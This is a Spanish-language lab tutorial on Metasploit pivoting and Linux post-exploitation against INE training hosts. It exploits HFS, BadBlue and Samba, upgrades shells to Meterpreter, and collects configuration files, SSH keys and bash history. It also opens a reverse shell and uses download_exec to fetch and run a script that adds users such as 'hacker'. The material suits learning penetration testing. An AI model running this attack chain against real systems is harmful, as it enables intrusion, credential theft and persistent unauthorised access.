Bien, una vez que hemos obtenido acceso a esta máquina víctima uno, necesitamos utilizar nuestro acceso en esta máquina para obtener acceso a la máquina dos.

Bien, vamos a ver la subred donde se aloja esta víctima uno con ipconfig:

```
meterpreter > ipconfig
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : AWS PV Network Device #0
Hardware MAC : 02:83:4d:35:81:23
MTU        : 9001
IPv4 Address : 10.2.22.98
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::dc9c:da2a:9020:bcb5
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 24
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a02:1662
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```

Bien, una vez que conocemos la red donde se aloja la víctima dos, vamos a agregar una ruta, es muy sencillo:

```

meterpreter > run autoroute -s 10.2.22.0/20

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.2.22.0/255.255.240.0 ...
[+] Added route to 10.2.22.0/255.255.240.0 via 10.2.22.98
[*] Use the -p option to list all active routes
meterpreter > 

```

Bien, ahora ya podemos acceder desde la consola de Metasploit a esa red. Vamos a ponerlo en segundo plano y vamos a organizar esto un poco:

```

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.2.22.0/255.255.240.0 ...
[+] Added route to 10.2.22.0/255.255.240.0 via 10.2.22.98
[*] Use the -p option to list all active routes
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
=====


| Id | Name        | Type        | Information                                     | Connection                                      |
|----|-------------|-------------|-------------------------------------------------|-------------------------------------------------|
| 1  | meterpreter | x86/windows | WIN-OMCNBKR66MN\Administrator @ WIN-OMCNBKR66MN | 10.10.37.5:4444 → 10.2.22.98:49268 (10.2.22.98) |


msf6 exploit(windows/http/rejetto_hfs_exec) > sessions -n victim_1
[*] Session 1 named to victim_1
msf6 exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
=====


| Id | Name     | Type        | Information                                                 | Connection                                      |
|----|----------|-------------|-------------------------------------------------------------|-------------------------------------------------|
| 1  | victim_1 | meterpreter | x86/windows WIN-OMCNBKR66MN\Administrator @ WIN-OMCNBKR66MN | 10.10.37.5:4444 → 10.2.22.98:49268 (10.2.22.98) |


msf6 exploit(windows/http/rejetto_hfs_exec) > 

```

Ahora que hemos establecido nuestra ruta o agregado nuestra ruta, lo que podemos hacer es utilizar el módulo de escaneo de puertos para buscar puertos abiertos. Para ello utilizaremos un módulo de Metasploit llamado portscan/tcp:

```

msf6 exploit(windows/http/rejetto_hfs_exec) > use 5
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):
=====


| Name        | Current Setting | Required | Description                                                                                            |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                                       |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                                             |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.                         |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                                                  |
| RHOSTS      |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                                             |


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS demo2.ine.local
RHOSTS ⇒ demo2.ine.local
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS ⇒ 1-1000

```

```
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.2.27.123: - 10.2.27.123:80 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:135 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:139 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:445 - TCP OPEN
[*] demo2.ine.local: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

Bien, si queremos realizar un escaneo de nmap, en realidad necesitaremos reenviar el puerto 80 en la víctima dos a un puerto local o un puerto en nuestro host local, que es la máquina Kali o la instancia de Kali. Entonces, la única manera de hacer esto es mediante la sesión de Meterpreter:

- l sirve para especificar porque puerto local se va a guardar el puerto original 80 de la víctima dos.
- p para especificar el puerto original
- r especificamos la ip de la red donde se aloja la víctima dos.

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.2.27.123: - 10.2.27.123:80 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:135 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:139 - TCP OPEN
[+] 10.2.27.123: - 10.2.27.123:445 - TCP OPEN
[*] demo2.ine.local: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > sessions 1
[*] Starting interaction with victim_1...

meterpreter > portfwd add -l 1234 -p 80 -r 10.2.27.123
[*] Forward TCP relay created: (local) :1234 → (remote) 10.2.27.123:80
meterpreter > 
```

Bien, una configurada el reenvío de puertos, el escaneo de nmap será totalmente diferente esta vez:

```
File Actions Edit View Help
└─(root@INE)-[~]
# nmap -sV -sS -p 1234 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-10 10:47 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1234/tcp  open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.66 seconds
└─(root@INE)-[~]
#
```

Una vez identificado la versión del puerto 80. Vamos a buscar un exploit:

```
LXTerminal
File Edit Tabs Help
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/http/badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):
Name   Current Setting  Required  Description
-----  -----  -----
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          80        yes        The target port (TCP)
SSL            false      no        Negotiate SSL/TLS for outgoing connections
VHOST          no        HTTP server virtual host

Payload options (windows/meterpreter/bind_tcp):
Name   Current Setting  Required  Description
-----  -----  -----
EXITFUNC  thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LPORT      4444        yes        The listen port
RHOST          no        The target address
```

Utilizaremos un payload diferente, no reverse\_tcp, si no bind\_tcp

Tenemos que cambiar el puerto 4444 debido a que actualmente estamos escuchando, o actualmente tenemos una sesión establecida en el puerto 4444, así que, por ejemplo, lo configuraremos en el puerto 4433.

```
LPORT => 4433
msf6 exploit(windows/http/badblue_passthr) > exploit

[*] Trying target BadBlue EE 2.7 Universal...
[*] Started bind TCP handler against 10.2.27.187:4433
[*] Sending stage (175174 bytes) to 10.2.27.187
[*] Meterpreter session 2 opened (10.2.27.1:49326 -> 10.2.27.187:4433) at 2021-11-26 05:35:58 +0530

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS             : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >
Background session 2? [y/N]
msf6 exploit(windows/http/badblue_passthr) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	victim-1	meterpreter	x86/windows WIN-0MCNBRK66MN\Administrator @ WIN-0MCNBKR66MN	10.10.5.2:4444 -> 10.2.27.1:49196 (10.2.27.187)
2		meterpreter	x86/windows ATTACKDEFENSE\Administrator @ ATTACKDEFENSE	10.2.27.1:49326 -> 10.2.27.187:4433 (10.2.27.187)

```
msf6 exploit(windows/http/badblue_passthr) > sessions -n victim-2 -i 2
[*] Session 2 named to victim-2
msf6 exploit(windows/http/badblue_passthr) >
```

Y listo, ya tenemos las dos sesiones, tanto de la máquina víctima uno y de la dos:

```
LXTerminal
File Edit Tabs Help

Id Name      Type          Information           Connection
---- ----
1 victim-1   meterpreter x86/windows  WIN-OMCNBKR66MN\Administrator @ WIN-OMCNB
                                         KR66MN
2 victim-2   meterpreter x86/windows  ATTACKDEFENSE\Administrator @ ATTACKDEFEN
                                         SE
                                         10.10.5.2:4444 -> 10.2.27.1:49196 (10.2.2
                                         7.1)
                                         10.2.27.1:49326 -> 10.2.27.187:4433 (10.2.
                                         .27.187)

msf6 exploit(windows/http/badblue_passthru) > sessions 2
[*] Starting interaction with victim-2...

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >
Background session victim-2? [y/N]
msf6 exploit(windows/http/badblue_passthru) > sessions 1
[*] Starting interaction with victim-1...

meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter >
```

## Linux Post Exploitation Modules (IMPORTANTE)

Para empezar, vamos a realizar un escaneo para saber qué servicios son vulnerables y explotables:

```

msf6 > db_nmap -sS -sV demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-26 05:05 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.13.29.3)
[*] Nmap: Host is up (0.000027s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 02:42:C0:0D:1D:03 (Unknown)
[*] Nmap: Service Info: Host: DEMO
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap done: 1 IP address (1 host up) scanned in 11.40 seconds
msf6 >

```

Una vez sabemos qué servicio son vulnerables, vamos a explotarlo, en esto caso se trata de Samba 3.x a 4.x. Para ello vamos a buscar un exploit en particular:

exploit(linux/samba/is\_known\_pipename)

No necesitamos configurar nada en específico, salvo el RHOSTS objetivo:

```

msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(linux/samba/is_known_pipename) > exploit
[*] 192.13.29.3:445 - Using location \\192.13.29.3\exploitable\tmp for the path
[*] 192.13.29.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.13.29.3:445 - Share 'exploitable' has server-side path '/'
[*] 192.13.29.3:445 - Uploaded payload to \\192.13.29.3\exploitable\tmp\iPWkqALw.so
[*] 192.13.29.3:445 - Loading the payload from server-side path /tmp/iPWkqALw.so using \\PIPE\\tmp\iPWkqALw.so ...
[-] 192.13.29.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.13.29.3:445 - Loading the payload from server-side path /tmp/iPWkqALw.so using /tmp/iPWkqALw.so ...
[+] 192.13.29.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
ls
[*] Command shell session 1 opened (192.13.29.2:37335 → 192.13.29.3:445) at 2025-07-26 05:09:48 +0530

ready
pwd
/tmp
ls
ready

```

Bien, una vez tenemos acceso, vamos a ponerlo en segundo plano con background. Ahora

vamos a actualizar esta sesión a una sesión de Meterpreter con sessions –u  
<id\_num>

```

Background session 1? [y/N] y
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.13.29.2:4433
[*] Sending stage (1017704 bytes) to 192.13.29.3
[*] Meterpreter session 2 opened (192.13.29.2:4433 → 192.13.29.3:46288) at 2025-07-26 05:11:58 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.13.29.2:37335 → 192.13.29.3:445 (192.13.29.3)
2		meterpreter x86/linux	root @ demo.ine.local	192.13.29.2:4433 → 192.13.29.3:46288 (192.13.29.3)

```

msf6 exploit(linux/samba/is_known_pipename) >

```

```
msf6 exploit(linux/samba/is_known_pipename) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : demo.ine.local
OS            : Debian 8.11 (Linux 6.8.0-39-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter > █
```

Ahora podemos realizar la mayor parte de la enumeración local en un sistema Linux. Si queremos enumerar las otras cuentas de usuario en el sistema:

Cat /etc/passwd

Para averiguar de qué grupos forma parte el usuario actual, en este caso, root: Groups <name user> root, www-data, etc.

Si queremos enumerar versión, kernel, etc: cat

/etc/\*issue

Uname -r

Uname -a

Enumerar red:

Ip a s Ifconfig

Para listar los servicios que están escuchando actualmente: Netstat

-antp

Para listar los procesos que se están ejecutando: Ps aux

Para enumerar las variables de entorno: Env

Bien. Una vez comprendido esto, vamos a pasar a echar un vistazo a los diversos módulos de post-exploitación de Linux.

El primer módulo de post-exploitación que podemos revisar es la configuración de enumeración de configuraciones:

post/linux/gather/enum\_configs

Como podemos ver en loot nos ha guardado toda esa información valiosa que más tarde podemos analizar:

```
[+] ca-certificates.conf stored in /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_102636.txt
[+] access.conf stored in /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_127731.txt
[-] Failed to open file: /etc/gated.conf: core_channel_open: Operation failed: 1
[+] rpc stored in /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_053119.txt
[-] Failed to open file: /etc/pssd/paad.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/mysql/debian.cnf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/chkrootkit.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/logrotate.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/rkhunter.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/samba/smb.conf: core_channel_open: Operation failed: 1
[+] ldap.conf stored in /root/.msf4/loot/20250726052730_linux_post_expl_192.13.29.3.linux.enum.conf_121558.txt
[-] Failed to open file: /etc/openldap/openldap.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/cups/cups.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/opt/lampp/etc/httpd.conf: core_channel_open: Operation failed: 1
[+] sysctl.conf stored in /root/.msf4/loot/20250726052731_linux_post_expl_192.13.29.3.linux.enum.conf_011487.txt
[-] Failed to open file: /etc/proxychains.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/cups/snmp.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/mail/sendmail.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/snmp/snmp.conf: core_channel_open: Operation failed: 1
[*] Post module execution completed
msf6 post(linux/gather/enum_configs) > loot

Loot
=====

host      service   type       name           content      info    path
_____
192.13.29.3    linux.enum.conf shells      text/plain   /root/.msf4/loot/20250726052728_linux_post_expl_192.13.29.3.linux.enum.conf_706755.txt
192.13.29.3    linux.enum.conf sepermit.conf text/plain   /root/.msf4/loot/20250726052728_linux_post_expl_192.13.29.3.linux.enum.conf_476146.txt
192.13.29.3    linux.enum.conf ca-certificates.conf text/plain   /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_102636.txt
192.13.29.3    linux.enum.conf access.conf   text/plain   /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_127731.txt
192.13.29.3    linux.enum.conf rpc          text/plain   /root/.msf4/loot/20250726052729_linux_post_expl_192.13.29.3.linux.enum.conf_053119.txt
192.13.29.3    linux.enum.conf ldap.conf    text/plain   /root/.msf4/loot/20250726052730_linux_post_expl_192.13.29.3.linux.enum.conf_121558.txt
192.13.29.3    linux.enum.conf sysctl.conf text/plain   /root/.msf4/loot/20250726052731_linux_post_expl_192.13.29.3.linux.enum.conf_011487.txt
msf6 post(linux/gather/enum_configs) >
```

El próximo módulo que vamos a utilizar será recopilación de variable de entorno Linux:

Post/multi/gather/env

```
msf6 post(multi/gather/env) > set SESSION 2
SESSION => 2
msf6 post(multi/gather/env) > run
[*] SESSION may not be compatible with this module.
[*] * missing Meterpreter features: stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getprivs
[*] Running module against demo.ine.local (192.13.29.3)
[*] Executing 'env' on Debian 8.11 (Linux 6.8.0-39-generic)
[-] Post aborted due to failure: unknown: Could not retrieve environment variables
[*] Post module execution completed
msf6 post(multi/gather/env) > loot
```

Módulo para enumerar configuración de red:

post/linux/gather/enum\_network

```

msf6 post(linux/gather/enum_network) > set SESSION 2
SESSION => 2
msf6 post(linux/gather/enum_network) > run

[*] Running module against demo.ine.local (192.13.29.3)
[*] Module running as root
[+] Info:
[*]   Debian GNU/Linux 8
[*]   Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 21:49:14 UTC 2024 x86_64 GNU/Linux
[*] Collecting data ...
[-] Failed to open file: /etc/ssh/sshd_config: core_channel_open: Operation failed: 1
[-] Unable to get data for Network config
[-] Unable to get data for Route table
[-] Unable to get data for Firewall config
[*] DNS config stored in /root/.msf4/loot/20250726053628_linux_post_expl_192.13.29.3_linux.enum.netwo_879962.txt
[-] Unable to get data for SSHD config
[*] Host file stored in /root/.msf4/loot/20250726053628_linux_post_expl_192.13.29.3_linux.enum.netwo_814079.txt
[*] SSH keys stored in /root/.msf4/loot/20250726053628_linux_post_expl_192.13.29.3_linux.enum.netwo_901861.txt
[-] Unable to get data for Active connections
[-] Unable to get data for Wireless information
[-] Unable to get data for Listening ports
[*] If-Up/If-Down stored in /root/.msf4/loot/20250726053628_linux_post_expl_192.13.29.3_linux.enum.netwo_703001.txt
[*] Post module execution completed
msf6 post(linux/gather/enum_network) > loot

```

Bien. Ahora podemos buscar el módulo protecciones:

post/linux/gather/enum\_protections

```

msf6 post(linux/gather/enum_protections) > set SESSION 2
SESSION => 2
msf6 post(linux/gather/enum_protections) > run

[*] Running module against 192.13.29.3 [demo.ine.local]
[*] Info:
[*]   Debian GNU/Linux 8
[*]   Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 21:49:14 UTC 2024 x86_64 GNU/Linux
[*] Finding system protections ...
[*] ASLR is enabled
[-] Failed to open file: /proc/sys/kernel/exec-shield: core_channel_open: Operation failed: 1
[*] SMEP is enabled
[*] SMAP is enabled
[*] Yama is installed and enabled
[*] Finding installed applications ...
[*] iptables found: /sbin/iptables
[*] tcpdump found: /usr/sbin/tcpdump
[*] wireshark found: /usr/bin/wireshark
[*] System protections saved to notes.
[*] Post module execution completed
msf6 post(linux/gather/enum_protections) >

```

Para ver esta información, tendremos que ir a notes:

```

[*]Finding system protections...
[*]ASLR is enabled
[-]Failed to open file: /proc/sys/kernel/exec-shield: core_channel_open: Operation failed: 1
[*]SMEP is enabled
[*]SMAP is enabled
[*]Yama is installed and enabled
[*]Finding installed applications...
[*]iptables found: /sbin/iptables
[*]tcpdump found: /usr/sbin/tcpdump
[*]wireshark found: /usr/bin/wireshark
[*]System protections saved to notes.
[*]Post module execution completed
msf6 post(linux/gather/enum_protection) > notes

Notes
=====

Time      Host    Service Port Protocol Type          Data
---      ---      ---      ---      ---      ---
2025-07-25 23:41:58 UTC 192.13.29.3      host.os.session_fingerprint {name=>"demo.ine.local",:os=>"Debian 8.11 (Linux 6.8.0-39-generic)",:arch=>"x64"}
2025-07-26 00:09:43 UTC 192.13.29.3      linux.protection      "ASLR is enabled"
2025-07-26 00:09:43 UTC 192.13.29.3      linux.protection      "SMEP is enabled"
2025-07-26 00:09:44 UTC 192.13.29.3      linux.protection      "SMAP is enabled"
2025-07-26 00:09:46 UTC 192.13.29.3      linux.protection      "Yama is installed and enabled"
2025-07-26 00:09:48 UTC 192.13.29.3      linux.protection      "/sbin/iptables"
2025-07-26 00:09:52 UTC 192.13.29.3      linux.protection      "/usr/sbin/tcpdump"
2025-07-26 00:09:55 UTC 192.13.29.3      linux.protection      "/usr/bin/wireshark"

msf6 post(linux/gather/enum_protection) >

```

Ahora vamos a buscar un módulo para enumerar el sistema:

post(linux/gather/enum\_system)

```
msf6 post(linux/gather/enum_system) > set SESSION 2
SESSION => 2
msf6 post(linux/gather/enum_system) > run

[*] Info:
[*] Debian GNU/Linux 8
[*] Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 GNU/Linux
[*] Module running as "root" user
[*] Linux version stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_359156.txt
[*] User accounts stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_380948.txt
[*] Installed Packages stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_359859.txt
[*] Running Services stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_803301.txt
[*] Cron jobs stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_559186.txt
[*] Disk info stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_765966.txt
[*] Logfiles stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_822396.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_136403.txt
[*] CPU Vulnerabilities stored in /root/.msf4/loot/20250726054821_linux_post_expl_192.13.29.3_linux.enum.syste_139483.txt
[*] Post module execution completed
msf6 post(linux/gather/enum_system) > loot
```

Ahora pasemos al módulo de checkear si es un contenedor de Docker por ejemplo, o una máquina virtual:

Post/linux/gather/checkcontainer

```
msf5 post(linux/gather/checkcontainer) > set SESSION 3
SESSION => 3
msf5 post(linux/gather/checkcontainer) > run

[+] This appears to be a 'Docker' container
[*] Post module execution completed
```

post(linux/gather/checkvm)

```
msf6 post(linux/gather/checkvn) > exploit

[*] Gathering System info ....
[-] Post interrupted by the console user
[*] Post module execution completed
msf6 post(linux/gather/checkvn) > |
```

Ahora pasemos al módulo de enumerar el historial de usuarios: post/linux/gather/enum\_users\_history

```

msf5 post(linux/gather/enum_users_history) > set SESSION 3
SESSION => 3
msf5 post(linux/gather/enum_users_history) > run

[+] Info:
[+]   Debian GNU/Linux 8
[+]   Linux victim-1 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64 GNU/Linux
[-] Failed to open file: /root/.ash_history: core_channel_open: Operation failed: 1
[+] bash history for root stored in /root/.msf4/loot/20211126231657_Linux_PE_192.112.165.3_linux.enum.users_749147.txt
[-] Failed to open file: /root/.csh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.ksh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.sh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.tcsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.zsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.mysql_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.pgsql_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.dbshell: core_channel_open: Operation failed: 1
[-] Failed to open file: /root/.viminfo: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.ash_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.bash_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.csh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.ksh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.sh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.tcsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.zsh_history: core_channel_open: Operation failed: 1
[-] Failed to open file: /usr/sbin/.mysql_history: core_channel_open: Operation failed: 1
[*] exec: cat /root/.msf4/loot/20211126231657_Linux_PE_192.112.165.3_linux.enum.users_749147.txt

whoami
cat /etc/passwd
groups root
cat /etc/*issue
uname -r
uname -a
ifconfig
ip a s
netstat -antp
ps aux
env
msf5 post(linux/gather/enum_users_history) >

```

Ahora pasemos al módulo post/multi/manage/system\_session

Este módulo creará un Reverse TCP Shell en el sistema de destino utilizando los entornos de scripting propios del sistema instalados en el destino:

```

msf6 post(multi/manage/system_session) > options

Module options (post/multi/manage/system_session):

  Name   Current Setting  Required  Description
  ----  --------------  --  -----
  HANDLER  false        yes       Start an exploit/multi/handler to receive the connection
  LHOST      192.252.253.2  yes       IP of host that will receive the connection from the payload.
  LPORT      4433         no        Port for Payload to connect to.
  SESSION    2            yes       The session to run this module on
  TYPE       auto          yes       Scripting environment on target to use for reverse shell (Accepted: auto, ruby, python, perl, bash)

View the full module info with the info, or info -d command.

msf6 post(multi/manage/system_session) > set LHOST 192.252.253.2
LHOST => 192.252.253.2
msf6 post(multi/manage/system_session) > type python
[-] Unknown command: type. Run the help command for more details.
msf6 post(multi/manage/system_session) > set HANDLER true
HANDLER => true
msf6 post(multi/manage/system_session) > run

[*] Starting exploit/multi/handler

```

Bien, una vez hecho esto vamos a utilizar el siguiente módulo post/linux/manage/download\_exec

Antes de eso, vamos a crear usuarios nuevos en el sistema objetivo, mediante un script de bash, por ejemplo:

```
[root@INE] ~
[root@INE] ~]# /etc/init.d/apache2 start
Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.1.0.5. Set the 'ServerName' directive globally to suppress this message
.

[root@INE] ~]# cat test.sh
useradd hacker
useradd test
useradd nick
```

```
msf6 post(multi/manage/system_session) > use 0
msf6 post(linux/manage/download_exec) > options

Module options (post/linux/manage/download_exec):

      Name      Current Setting    Required   Description
      ——————  ——————  ——————
      SESSION           yes        The session to run this module on
      URL              yes        Full URL of file to download.

View the full module info with the info, or info -d command.

msf6 post(linux/manage/download_exec) > sessions 3
[*] Starting interaction with 3 ...

^Z
Background session 3? [y/N] y
msf6 post(linux/manage/download_exec) > set SESSION 2
SESSION => 2
msf6 post(linux/manage/download_exec) > set URL http://192.252.253.2/test.sh
URL => http://192.252.253.2/test.sh
msf6 post(linux/manage/download_exec) > run

[*] Checking if curl exists in the path ...
[+] curl available, using it
[*] Checking if bash exists in the path ...
[+] bash available, using it
[*] Post module execution completed
msf6 post(linux/manage/download_exec) > █
```

Y ya tenemos creados tres usuarios nuevos en el sistema:

```

root@demo:/tmp# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
